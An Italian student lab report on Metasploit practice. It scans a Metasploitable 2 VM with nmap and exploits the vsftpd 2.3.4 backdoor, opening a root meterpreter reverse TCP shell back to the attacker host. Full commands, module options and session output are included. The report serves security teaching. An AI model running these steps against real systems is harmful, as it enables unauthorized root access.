

CYBERSECURITY & ETHICAL HACKING

Hacking con Metasploit

Esercitazione di Penetration Testing con Metasploit Framework

Corso	Cybersecurity & Ethical Hacking
Anno Accademico	2025/2026
Tipo di attivita'	Laboratorio pratico
Data di esecuzione	18 maggio 2026
Macchina attaccante	Kali Linux 2026.1 -- IP: 192.168.1.164
Macchina bersaglio	Metasploitable 2.0 -- IP: 192.168.1.149
Strumenti	nmap, Metasploit Framework v6.4.132-dev

Questo report e' stato redatto a scopo didattico nell'ambito del Corso di Cybersecurity & Ethical Hacking. Tutte le attivita' descritte sono state svolte esclusivamente in un ambiente virtuale isolato, su macchine appositamente predisposte per la pratica del penetration testing. Nessuna rete o sistema reale e' stato coinvolto o compromesso.

1. Introduzione

In questa esercitazione ho avuto l'opportunità di mettere in pratica alcune delle tecniche fondamentali del penetration testing, utilizzando due strumenti molto diffusi nel settore della sicurezza informatica: nmap e Metasploit Framework. L'attività si è svolta interamente all'interno di un laboratorio virtuale composto da due macchine in rete: Kali Linux nel ruolo di attaccante e Metasploitable 2.0 nel ruolo di sistema bersaglio.

Metasploitable è una distribuzione Linux appositamente vulnerabile, realizzata dal team di Rapid7 per scopi didattici. Contiene numerosi servizi configurati in modo intenzionalmente insicuro, il che la rende perfetta per esercitarsi con tecniche di exploitation in un ambiente controllato e sicuro.

L'esercizio si è articolato in tre fasi principali: configurazione dell'indirizzo IP statico sulla macchina Metasploitable, ricognizione dei servizi esposti tramite scansione di rete, e infine sfruttamento di una vulnerabilità nota nel servizio FTP vsftpd 2.3.4 mediante Metasploit, con l'obiettivo finale di ottenere una sessione remota sul sistema bersaglio e dimostrarne l'avvenuta compromissione creando una directory di test.

2. Obiettivi

#	Obiettivo
1	Configurare un indirizzo IP statico (192.168.1.149/24) sull'interfaccia eth0 di Metasploitable 2.0 tramite il comando ifconfig.
2	Eseguire una scansione dei servizi attivi sulla macchina bersaglio con nmap -sV per identificare versioni e vettori di attacco.
3	Individuare e sfruttare la backdoor presente nel servizio vsftpd 2.3.4 tramite il modulo Metasploit exploit/unix/ftp/vsftpd_234_backdoor.
4	Ottenere una sessione Meterpreter con privilegi di root e creare la directory /test_metasploit per verificare l'accesso completo al sistema.

3. Ambiente e Strumenti

Componente	Dettaglio
Macchina attaccante	Kali Linux 2026.1 -- IP: 192.168.1.164 (VirtualBox Bridged)

Macchina bersaglio	Metasploitable 2.0 -- IP: 192.168.1.149 (configurato manualmente)
Hypervisor	Oracle VirtualBox -- rete in modalita' Bridged Adapter
nmap	Versione 7.99 -- scansione versioni servizi con il flag -sV
Metasploit Framework	Versione 6.4.132-dev -- ricerca ed esecuzione exploit
Exploit	exploit/unix/ftp/vsftpd_234_backdoor (rank: excellent)
Payload	cmd/linux/http/x86/meterpreter_reverse_tcp -- LHOST: 192.168.1.164 -- LPORT: 4444

4. Procedura

STEP 1 Configurazione dell'indirizzo IP statico su Metasploitable

Prima di avviare qualsiasi attivita' di scansione o attacco, ho dovuto configurare l'indirizzo IP della macchina Metasploitable in modo statico. Senza un IP fisso, ogni riavvio potrebbe assegnare un indirizzo diverso via DHCP, rendendo l'ambiente di laboratorio imprevedibile.

Dalla console di Metasploitable, ho eseguito il seguente comando come utente msfadmin:

```
sudo ifconfig eth0 192.168.1.149 netmask 255.255.255.0
```

Ho poi verificato la corretta applicazione con il comando ifconfig, confermando che l'interfaccia eth0 aveva acquisito l'indirizzo 192.168.1.149 con netmask 255.255.255.0 e MAC address 08:00:27:13:2c:a8.

```
Metasploitable 2.0 Linux [In esecuzione] - Oracle VirtualBox
File  Macchina  Visualizza  Inserimento  Dispositivi  Aiuto
msfadmin@metasploitable:~$ sudo ifconfig eth0 192.168.1.149 netmask 255.255.255.0
[sudo] password for msfadmin:
msfadmin@metasploitable:~$ ifconfig
eth0      Link encap:Ethernet  HWaddr 08:00:27:13:2c:a8
          inet addr:192.168.1.149  Bcast:192.168.1.255  Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:fe13:2ca8/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:513 errors:0 dropped:0 overruns:0 frame:0
          TX packets:86 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:36250 (35.4 KB)  TX bytes:8509 (8.3 KB)
          Base address:0xd240 Memory:f0820000-f0840000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:65536  Metric:1
          RX packets:101 errors:0 dropped:0 overruns:0 frame:0
          TX packets:101 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:23573 (23.0 KB)  TX bytes:23573 (23.0 KB)

msfadmin@metasploitable:~$
```

Fig. 1 -- Output di ifconfig su Metasploitable: eth0 con IP 192.168.1.149 configurato correttamente.

STEP 2 Scansione dei servizi con nmap

Prima di scegliere un exploit, e' indispensabile sapere quali servizi sono in ascolto sul sistema bersaglio e, soprattutto, la versione del software. Ho eseguito il seguente comando da Kali Linux:

```
nmap -sV 192.168.1.149
```

Il flag -sV attiva il rilevamento delle versioni: nmap invia sonde ai servizi aperti e ne identifica il software tramite banner e fingerprinting. I risultati hanno mostrato numerose porte aperte. Tra le piu' rilevanti:

- Porta 21/tcp: vsftpd 2.3.4 (versione con backdoor nota)
- Porta 22/tcp: OpenSSH 4.7p1
- Porta 80/tcp: Apache httpd 2.2.8
- Porta 3306/tcp: MySQL 5.0.51a-3ubuntu5
- Porta 5432/tcp: PostgreSQL 8.3.0-8.3.7

La presenza di vsftpd 2.3.4 ha subito attirato la mia attenzione: questa versione e' affetta da una backdoor introdotta nel codice sorgente nel luglio 2011, ben documentata e disponibile come modulo dedicato in Metasploit.

```

kali@kali: ~/Desktop
Session Actions Edit View Help

(kali@kali)~[~/Desktop]
$ nmap -sV 192.168.1.149
Starting Nmap 7.99 ( https://nmap.org ) at 2026-05-18 16:18 +0200
Nmap scan report for 192.168.1.149
Host is up (0.45s latency).
Not shown: 977 closed tcp ports (reset)
PORT      STATE SERVICE        VERSION
21/tcp    open  ftp            vsftpd 2.3.4
22/tcp    open  ssh            OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp    open  telnet         Linux telnetd
25/tcp    open  smtp           Postfix smtpd
53/tcp    open  domain         ISC BIND 9.4.2
80/tcp    open  http           Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp   open  rpcbind        2 (RPC #100000)
139/tcp   open  netbios-ssn    Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn    Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp   open  exec?
513/tcp   open  login          OpenBSD or Solaris rlogind
514/tcp   open  tcpwrapped
1099/tcp  open  java-rmi       GNU Classpath grmiregistry
1524/tcp  open  bindshell      Metasploitable root shell
2049/tcp  open  nfs            2-4 (RPC #100003)
2121/tcp  open  ftp            ProFTPD 1.3.1
3306/tcp  open  mysql          MySQL 5.0.51a-3ubuntu5
5432/tcp  open  postgresql     PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp  open  vnc            VNC (protocol 3.3)
6000/tcp  open  X11            (access denied)
6667/tcp  open  irc            UnrealIRCd
8009/tcp  open  ajp13          Apache Jserv (Protocol v1.3)
8180/tcp  open  http           Apache Tomcat/Coyote JSP engine 1.1
MAC Address: 08:00:27:13:2C:A8 (Oracle VirtualBox virtual NIC)
Service Info: Hosts: metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:li
nux:linux_kernel

```

Fig. 2 -- Output di nmap -sV: sono visibili i servizi in ascolto su Metasploitable 2.0, tra cui vsftpd 2.3.4 sulla porta 21.

STEP 3

Avvio di Metasploit e ricerca dell'exploit


Ho avviato Metasploit Framework con il comando `msfconsole`. All'avvio si e' presentata la schermata introduttiva con le statistiche del framework: 2.644 exploit, 1.331 moduli ausiliari e 2.154 payload disponibili nella versione 6.4.132-dev. Per trovare il modulo appropriato ho eseguito:

```
msf > search vsftpd
```

Il comando ha restituito due risultati:

- [0] auxiliary/dos/ftp/vsftpd_232: attacco Denial of Service su vsftpd 2.3.2
- [1] exploit/unix/ftp/vsftpd_234_backdoor: backdoor su vsftpd 2.3.4 (rank: excellent)

Ho scelto il modulo numero 1: il rank 'excellent' indica che l'exploit e' altamente affidabile e produce risultati consistenti senza causare crash del servizio o instabilita' nel sistema bersaglio.



```
msf > search vsftpd

Matching Modules
=====
#  Name                                     Disclosure Date  Rank   Check  Description
--  --                                     -
0  auxiliary/dos/ftp/vsftpd_232             2011-02-03      normal Yes     VSFTPD 2.3.2 Denial of Serv
ice
1  exploit/unix/ftp/vsftpd_234_backdoor      2011-07-03      excellent Yes     VSFTPD 2.3.4 Backdoor Comma
nd Execution

Interact with a module by name or index. For example info 1, use 1 or use exploit/unix/ftp/vsftpd_234_back
door
msf > |
```

Fig. 3 -- Output del comando 'search vsftpd' in Metasploit: il modulo `vsftpd_234_backdoor` con rank 'excellent'.

STEP 4**Configurazione dell'exploit e verifica delle opzioni**

Ho selezionato il modulo con il comando 'use 1' e verificato i parametri disponibili con 'show options'. Le opzioni principali erano:

- RHOSTS: 192.168.1.149 (indirizzo della macchina bersaglio)
- RPORT: 21 (porta FTP standard)
- LHOST: 192.168.1.164 (indirizzo Kali, precompilato automaticamente)
- LPORT: 4444 (porta per la connessione inversa)

Il payload selezionato era cmd/linux/http/x86/meterpreter_reverse_tcp. Con una reverse TCP connection e' la macchina bersaglio a connettersi a Kali, anziche' il contrario: questo approccio e' utile per aggirare eventuali firewall che bloccano le connessioni in entrata. Tutti i parametri erano gia' preconfigurati correttamente, quindi non ho dovuto modificare nulla.

```

kali@kali: ~/Desktop
Session Actions Edit View Help
LHOST => 192.168.1.164
msf exploit(unix/ftp/vsftpd_234_backdoor) > show options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):

  Name      Current Setting  Required  Description
  ----      -
  RHOSTS    192.168.1.149   yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
  RPORT     21               yes       The target port (TCP)

Payload options (cmd/linux/http/x86/meterpreter_reverse_tcp):

  Name      Current Setting  Required  Description
  ----      -
  FETCH_COMMAND  CURL            yes       Command to fetch payload (Accepted: CURL, FTP, TFTP, TNFTP, WGET)
  FETCH_DELETE   false           yes       Attempt to delete the binary after execution
  FETCH_FILELESS none            yes       Attempt to run payload without touching disk by using anonymous handles, requires Linux >= 3.17 (for Python variant also Python >= 3.8, tested shells are sh, bash, zsh) (Accepted: none, python3.8+, shell-search, shell)
  FETCH_SRVHOST  none            no        Local IP to use for serving payload
  FETCH_SRVPORT  8080            yes       Local port to use for serving payload
  FETCH_URI_PATH none            no        Local URI to use for serving payload
  LHOST         192.168.1.164  yes       The listen address (an interface may be specified)
  LPORT         4444            yes       The listen port

When FETCH_COMMAND is one of CURL,GET,WGET:

  Name      Current Setting  Required  Description
  ----      -
  FETCH_PIPE false           yes       Host both the binary payload and the command so it can be piped directly to the shell.

When FETCH_FILELESS is none:

  Name      Current Setting  Required  Description
  ----      -
  FETCH_FILENAME  mIdhzKL3eC      no        Name to use on remote system when storing payload; cannot contain spaces or slashes
  FETCH_WRITABLE_DIR  ./              yes       Remote writable dir to store payload; cannot contain spaces

Exploit target:

```


Fig. 4 -- Schermata 'show options': RHOSTS, LHOST e LPORT configurati correttamente per l'attacco.

STEP 5**Esecuzione dell'exploit e apertura della sessione Meterpreter**

Ho avviato l'exploit con il comando 'run'. Metasploit ha eseguito automaticamente una verifica preliminare sul target prima di procedere, confermando la presenza del banner vulnerabile e attivando la backdoor:

```
[*] Started reverse TCP handler on 192.168.1.164:4444
[+] 192.168.1.149:21 - FTP banner hints its vulnerable: 220 (vsFTPD 2.3.4)
[+] 192.168.1.149:21 - Backdoor has been spawned!
[*] Meterpreter session 1 opened (192.168.1.164:4444 -> 192.168.1.149:56658)
```

La sessione Meterpreter e' stata aperta con successo. Il comando 'pwd' ha confermato che la shell remota opera con privilegi di root dalla directory radice '/', senza alcuna restrizione di accesso.



```
msf exploit(unix/ftp/vsftpd_234_backdoor) > run
[*] Started reverse TCP handler on 192.168.1.164:4444
[*] 192.168.1.149:21 - Running automatic check ("set AutoCheck false" to disable)
[*] 192.168.1.149:21 - FTP banner hints its vulnerable: 220 (vsFTPD 2.3.4)
[+] 192.168.1.149:21 - The target appears to be vulnerable. vsftpd 2.3.4 banner detected; backdoor may be present
[+] 192.168.1.149:21 - Backdoor has been spawned!
[*] Meterpreter session 1 opened (192.168.1.164:4444 -> 192.168.1.149:56658) at 2026-05-18 16:31:54 +0200

meterpreter > pwd
/
meterpreter > |
```

Fig. 5 -- Sessione Meterpreter aperta con successo: la backdoor e' attivata e la shell opera dalla root (/).

STEP 6**Creazione della directory di test sul sistema compromesso**

Una volta ottenuto il controllo della macchina, ho verificato la directory corrente con 'pwd', ottenendo come risposta '/', cioè la radice del filesystem. Ho poi creato la directory richiesta dall'esercizio:

```
meterpreter > mkdir /test_metasploit
```

Metasploit ha confermato l'operazione con il messaggio 'Creating directory: /test_metasploit'. Ho eseguito 'ls' per verificare il contenuto della root: la directory test_metasploit risultava creata in data 2026-05-18 alle 16:34:50, con permessi 040700 (rwx-----), confermando che l'accesso al sistema era completo e operativo con privilegi di root.

```

meterpreter > pwd
/
meterpreter > mkdir /test_metasploit
Creating directory: /test_metasploit
meterpreter > ls
Listing: /

```

Mode	Size	Type	Last modified	Name
040755/rwxr-xr-x	4096	dir	2012-05-14 05:35:33 +0200	bin
040755/rwxr-xr-x	1024	dir	2012-05-14 05:36:28 +0200	boot
040755/rwxr-xr-x	4096	dir	2010-03-16 23:55:51 +0100	cdrom
040755/rwxr-xr-x	13540	dir	2026-05-18 16:27:51 +0200	dev
040755/rwxr-xr-x	4096	dir	2026-05-18 16:28:00 +0200	etc
040755/rwxr-xr-x	4096	dir	2010-04-16 08:16:02 +0200	home
040755/rwxr-xr-x	4096	dir	2010-03-16 23:57:40 +0100	initrd
100644/rw-r--r--	7929183	fil	2012-05-14 05:35:56 +0200	initrd.img
100700/rwx-----	1188612	fil	2026-05-18 16:31:53 +0200	kdItMSzDNoo
040755/rwxr-xr-x	4096	dir	2012-05-14 05:35:22 +0200	lib
040700/rwx-----	16384	dir	2010-03-16 23:55:15 +0100	lost+found
040755/rwxr-xr-x	4096	dir	2010-03-16 23:55:52 +0100	media
040755/rwxr-xr-x	4096	dir	2010-04-28 22:16:56 +0200	mnt
100600/rw-----	18799	fil	2026-05-18 16:28:03 +0200	nohup.out
040755/rwxr-xr-x	4096	dir	2010-03-16 23:57:39 +0100	opt
040555/r-xr-xr-x	0	dir	2026-05-18 16:27:23 +0200	proc
040755/rwxr-xr-x	4096	dir	2026-05-18 16:28:03 +0200	root
040755/rwxr-xr-x	4096	dir	2012-05-14 03:54:53 +0200	sbin
040755/rwxr-xr-x	4096	dir	2010-03-16 23:57:38 +0100	srv
040755/rwxr-xr-x	0	dir	2026-05-18 16:27:28 +0200	sys
040700/rwx-----	4096	dir	2026-05-18 16:34:50 +0200	test_metasploit
041777/rwxrwxrwx	4096	dir	2026-05-18 16:28:03 +0200	tmp
040755/rwxr-xr-x	4096	dir	2010-04-28 06:06:37 +0200	usr
040755/rwxr-xr-x	4096	dir	2010-03-17 15:08:23 +0100	var
100644/rw-r--r--	1987288	fil	2008-04-10 18:55:41 +0200	vmlinuz

```

meterpreter > |

```

Fig. 6 -- Output del comando 'ls /' dopo 'mkdir /test_metasploit': la directory e' visibile nel filesystem radice.

5. Appendice: Comandi Principali

Di seguito sono riportati in sequenza tutti i comandi principali utilizzati durante l'esercitazione, nell'ordine in cui sono stati eseguiti.

Configurazione IP statico (console Metasploitable):

```

msfadmin@metasploitable:~$ sudo ifconfig eth0 192.168.1.149 netmask 255.255.255.0
msfadmin@metasploitable:~$ ifconfig

```

Scansione di rete (da Kali Linux):

```

kali@kali:~$ nmap -sV 192.168.1.149

```


Avvio e configurazione di Metasploit (da Kali Linux):

```
kali@kali:~$ msfconsole
msf > search vsftpd
msf > use exploit/unix/ftp/vsftpd_234_backdoor
msf exploit(unix/ftp/vsftpd_234_backdoor) > show options
msf exploit(unix/ftp/vsftpd_234_backdoor) > run
```

Post-exploitation (sessione Meterpreter):

```
meterpreter > pwd
/
meterpreter > mkdir /test_metasploit
Creating directory: /test_metasploit
meterpreter > ls
```

6. Risultati Ottenuti

[OK] Configurazione IP statico

L'indirizzo 192.168.1.149/24 e' stato assegnato correttamente all'interfaccia eth0 di Metasploitable, come verificato tramite il comando ifconfig.

[OK] Scansione dei servizi con nmap

nmap ha identificato tutti i servizi in ascolto su Metasploitable, inclusa la versione vsftpd 2.3.4 sulla porta 21: informazione chiave per individuare il vettore di attacco.

[OK] Exploit della backdoor vsftpd 2.3.4

Il modulo exploit/unix/ftp/vsftpd_234_backdoor ha sfruttato correttamente la backdoor, aprendo una sessione Meterpreter con privilegi di root sul sistema bersaglio.

[OK] Creazione della directory /test_metasploit

La directory e' stata creata con successo nella root del filesystem di Metasploitable e confermata dal listing 'ls': creata il 2026-05-18 alle 16:34:50 con permessi 040700.

7. Difficolta' Incontrate

L'esercizio nel complesso non ha presentato ostacoli tecnici insormontabili, ma alcune fasi hanno richiesto maggiore attenzione.

Comprensione delle opzioni del payload

La schermata 'show options' del modulo vsftpd_234_backdoor presenta numerosi parametri legati al payload scelto, come `FETCH_COMMAND`, `FETCH_FILELESS`, `FETCH_SRVHOST` e altri. In un primo momento ho trovato la quantita' di opzioni un po' disorientante, non sapendo bene quali fossero davvero necessarie da impostare manualmente. Ho poi capito che i valori di default erano gia' quelli corretti per il nostro scenario e che LHOST veniva precompilato automaticamente con l'IP della macchina Kali.

Verifica della connettivita' tra le macchine

Prima di avviare l'exploit ho voluto assicurarmi che le due macchine si vedessero in rete tramite un semplice ping da Kali verso 192.168.1.149. In un primo tentativo la macchina Metasploitable non rispondeva perche' l'IP statico non era ancora stato configurato. Solo dopo aver completato lo STEP 1 il ping ha avuto esito positivo, confermando la corretta configurazione di rete e la raggiungibilita' del target.

Nota:

La backdoor di vsftpd 2.3.4 e' un caso storico nel panorama della sicurezza open source: il codice malevolo fu introdotto nel repository ufficiale da un attore non identificato e rimase in circolazione per alcuni giorni prima di essere scoperto e rimosso. La lezione principale e' che anche i software open source, se non verificati tramite checksum firmati, possono contenere codice malevolo inserito nella supply chain.

8. Conclusioni

Questa esercitazione mi ha permesso di toccare con mano il ciclo completo di un attacco informatico in ambiente controllato: dalla configurazione dell'ambiente di laboratorio, alla ricognizione dei servizi, fino all'exploitation e alla post-exploitation. Ho compreso in modo pratico come una singola vulnerabilita' in un servizio di rete possa permettere a un attaccante di ottenere accesso completo a un sistema, senza dover nemmeno ricorrere a tecniche sofisticate: in questo caso e' stato sufficiente sfruttare una backdoor gia' nota e documentata, presente da anni nel database di Metasploit.

L'utilizzo di Metasploit Framework ha reso evidente quanto sia semplice, per chi conosce gli strumenti giusti, sfruttare vulnerabilita' note su sistemi non aggiornati. Il modulo vsftpd_234_backdoor, con rank 'excellent', non ha richiesto quasi nessuna configurazione manuale e ha prodotto una sessione root in pochi secondi. Questo sottolinea l'importanza fondamentale di mantenere i sistemi aggiornati, monitorare le dipendenze software, e non esporre servizi con versioni vulnerabili su reti accessibili dall'esterno.

Ho inoltre apprezzato l'utilita' di nmap come punto di partenza indispensabile: senza una scansione accurata delle versioni dei servizi non avrei potuto identificare il vettore di attacco corretto. La combinazione nmap + Metasploit e' uno dei workflow piu' usati nel penetration testing professionale, e ora comprendo meglio il perche': i due strumenti si completano perfettamente, uno per la fase di ricognizione e l'altro per quella di exploitation. Conoscere entrambi in modo integrato e' fondamentale per chi vuole lavorare in questo campo in modo consapevole e metodico.

Dal punto di vista della difesa, questa esercitazione mi ha aiutato a capire concretamente cosa un attaccante puo' fare in pochi minuti su un sistema non aggiornato. La prospettiva offensiva e' essenziale per chi lavora in ambito sicurezza: conoscere le tecniche di attacco permette di progettare contromisure piu' efficaci, configurare correttamente i firewall, scegliere policy di aggiornamento adeguate e impostare sistemi di rilevamento delle intrusioni (IDS/IPS). In definitiva, per difendere bene un sistema bisogna saper pensare come chi lo vuole attaccare.

L'esercitazione mi ha anche fatto riflettere sull'importanza della documentazione: tenere traccia di ogni passaggio, dai comandi eseguiti agli screenshot delle operazioni, e' una pratica essenziale sia nel penetration testing professionale (dove i report costituiscono il principale deliverable per il cliente) sia nel percorso di apprendimento, dove la documentazione permette di rivedere i concetti, individuare errori e consolidare le competenze acquisite nel tempo.

Report redatto nell'ambito del Corso di Cybersecurity & Ethical Hacking (A.Y. 2025/2026). Tutte le attivita' sono state svolte esclusivamente su macchine virtuali in un ambiente isolato e controllato, a scopo puramente didattico.